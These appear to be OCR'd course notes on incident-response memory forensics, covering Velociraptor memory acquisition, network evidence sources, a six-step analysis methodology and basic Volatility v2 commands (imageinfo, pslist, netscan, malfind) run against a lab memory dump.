


- For remote memory dump collection using Velociraptor:

```
- Start a new Hunt, but this time, select the
`Windows.Memory.Acquisition` artifact.
```



- After the Hunt concludes, download the resulting archive.
  - Within, you'll find a file named `PhysicalMemory.raw`, containing the memory dump.



Extracting Network Evidence

- Throughout our exploration of the modules in the `SOC Analyst` path, we've delved extensively into the realm of network evidence, a fundamental aspect for any SOC analyst.
  - First up, our `Intro to Network Traffic Analysis` and `Intermediate Network Traffic Analysis` modules covered `traffic capture analysis`.
    - Think of traffic capture as a snapshot of all the digital conversations happening in our network.
    - Tools like `Wireshark` or `tcpdump` allow us to capture and dissect these packets, giving us a granular view of data in transit.
  - Then, our `Working with IDS/IPS` and `Detecting Windows Attacks with Splunk` modules covered the usage of IDS/IPS-derived data.
    - `Intrusion Detection Systems (IDS)` are our watchful sentinels, constantly monitoring network traffic for signs of malicious activity.
    - When they spot something amiss, they alert us.

        - On the other hand, `Intrusion Prevention Systems (IPS)` take it a step further.
        - Not only do they detect, but they also take pre-defined actions to block or prevent those malicious activities.
    - `Traffic flow` data, often sourced from tools like `NetFlow` or `sFlow`, provides us with a broader view of our network's behavior.
        - While it might not give us the nitty-gritty details of each packet, it offers a high-level overview of traffic patterns.
    - Lastly, our trusty `firewalls`.
        - These are not just barriers that block or allow traffic based on predefined rules. Modern firewalls are intelligent beasts.
        - They can identify applications, users, and even detect and block threats.
        - By analyzing firewall logs, we can uncover attempts to exploit vulnerabilities, unauthorized access attempts, and other malicious activities.

One sentence summary

- There are lots of tools for getting or help with memory acquisition, with the notable ones being KAPE (artifact extraction and parsing solution) and velociraptor (tool for gathering host-based info).

Evidence Examination & Analysis

Memory Forensics

Overview

- `Memory forensics`, also known as volatile memory analysis, is a specialized branch of digital forensics that focuses on the examination and analysis of the volatile memory (RAM) of a computer or digital device.
    - Unlike traditional digital forensics, which involves analyzing data stored on non-volatile storage media like hard drives or solid-state drives, memory forensics deals with the live state of a system at a particular moment in time.
- Here are some types of data found in RAM that are valuable for incident investigation:
    - `Network connections`
    - `File handles and open Files`
    - `Open registry keys`
    - `Running processes on the system`

    - `Loaded modules`
    - `Loaded device drivers`
    - `Command history and console sessions`
    - `Kernel data structures`
    - `User and credential information`
    - `Malware artifacts`
    - `System configuration`
    - `Process memory regions`
- As we discussed both in the previous section and in the `YARA & Sigma for SOC Analysts` module, when malware operates, it often leaves traces or footprints in a system's active memory.
    - By analyzing this memory, investigators can uncover malicious processes, identify indicators of compromise, and reconstruct the malware's actions.
- It should be noted that in some cases, important data or encryption keys may reside in memory.
    - Memory forensics can help recover this data, which may be crucial for an investigation.
- The following outlines a systematic approach to memory forensics, formulated to aid in in-memory investigations and drawing inspiration from SANS's six-step memory forensics methodology.

1. `Process Identification and Verification`: Let's begin by identifying all active processes.
    - Malicious software often masquerades as legitimate processes, sometimes with subtle name variations to avoid detection. We need to:
        - Enumerate all running processes.
        - Determine their origin within the operating system.
        - Cross-reference with known legitimate processes.
        - Highlight any discrepancies or suspicious naming conventions.
2. `Deep Dive into Process Components`: Once we've flagged potentially rogue processes, our next step is to scrutinize the associated Dynamic Link Libraries (DLLs) and handles. Malware often exploits DLLs to conceal its activities.
    - We should:
        - Examine DLLs linked to the suspicious process.
        - Check for unauthorized or malicious DLLs.
        - Investigate any signs of DLL injection or hijacking.
3. `Network Activity Analysis`: Many malware strains, especially those that operate in stages, necessitate internet connectivity.

- They might beacon to Command and Control (C2) servers or exfiltrate data. To uncover these:
- Review active and passive network connections in the system's memory.
- Identify and document external IP addresses and associated domains.
- Determine the nature and purpose of the communication.
    - Validate the process' legitimacy.
    - Assess if the process typically requires network communication.
    - Trace back to the parent process.
    - Evaluate its behavior and necessity.

4. `Code Injection Detection`: Advanced adversaries often employ techniques like process hollowing or utilize unmapped memory sections.
    - To counter this, we should:
        - Use memory analysis tools to detect anomalies or signs of these techniques.
        - Identify any processes that seem to occupy unusual memory spaces or exhibit unexpected behaviors.
5. `Rootkit Discovery`: Achieving stealth and persistence is a common goal for adversaries. Rootkits, which embed deep within the OS, grant threat actors continuous, often elevated, system access while evading detection. To tackle this:
    - Scan for signs of rootkit activity or deep OS alterations.
    - Identify any processes or drivers operating at unusually high privileges or exhibiting stealth behaviors.
6. `Extraction of Suspicious Elements`: After pinpointing suspicious processes, drivers, or executables, we need to isolate them for in-depth analysis. This involves:
    - Dumping the suspicious components from memory.
    - Storing them securely for subsequent examination using specialized forensic tools.

The Volatility Framework

- The preferred tool for conducting memory forensics is Volatility.
    - Volatility is a leading open-source memory forensics framework. At the heart of this framework lies the Volatility Python script.
    - This script harnesses a plethora of plugins, enabling it to dissect memory images with precision.
    - Given its Python foundation, we can execute Volatility on any platform that's Python-compatible.
    - Moreover, our team can leverage Volatility to scrutinize memory image files from a broad spectrum of widely-used operating systems.


    - This includes Windows, spanning from Windows XP to Windows Server 2016, macOS, and, of course, prevalent Linux distributions.
- Volatility modules or plugins are extensions or add-ons that enhance the functionality of the Volatility Framework by extracting specific information or perform specific analysis tasks on memory images.
- Some commonly used modules include:
    - `pslist`: Lists the running processes.
    - `cmdline`: Displays process command-line arguments
    - `netscan`: Scans for network connections and open ports.
    - `malfind`: Scans for potentially malicious code injected into processes.
    - `handles`: Scans for open handles
    - `svcscan`: Lists Windows services.
    - `dlllist`: Lists loaded DLLs (Dynamic-link Libraries) in a process.
    - `hivelist`: Lists the registry hives in memory.
- Volatility offers extensive documentation. You can find modules and their associated documentation using the following links:
- **Volatility v2**: https://github.com/volatilityfoundation/volatility/wiki/Command-Reference
- **Volatility v3**: https://volatility3.readthedocs.io/en/latest/index.html

A useful Volatility (v2 & v3) cheatsheet can be found here: https://blog.onfvp.com/post/volatility-cheatsheet/

Volatility v2 Fundamentals

- Let's now see a demonstration of utilizing `Volatility v2` to analyze a memory dump saved as `Win7-2515534d.vmem` inside the `/home/htb-student/MemoryDumps` directory of this section's target.
- Volatility's `help` section and `available plugins` can be seen as follows.


```
areaeric@htb[/htb]$ vol.py --help
```



Identifying the Profile

- Profiles are essential for Volatility v2 to interpret the memory data correctly (profile identification has been enhanced in v3).
  - To determine the profile that matches the operating system of the memory dump we can use the `imageinfo` plugin as follows.


```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem imageinfo
```



Identifying Running Processes

- Let's see if the suggested `Win7SP1x64` profile is correct by trying to list running process via the `pslist` plugin.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 pslist
```




- It should be noted that even if we specify another profile from the suggested list Volatility may still provide us with the correct output.

Identifying Network Artifacts

- The `netscan` plugin can be used to scan for network artifacts as follows.

```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 netscan
```




- To find `_TCPT_OBJECT` structures using pool tag scanning, use the `connscan` command.
  - This can find artifacts from previous connections that have since been terminated, in addition to the active ones.

Identifying Injected Code

- The `malfind` plugin can be used to identify and extract injected code and malicious payloads from the memory of a running process as follows.


```
areaeric@htb[/htb]$ vol.py -f /home/htb-student/MemoryDumps/Win7-
2515534d.vmem --profile=Win7SP1x64 malfind --pid=608
```



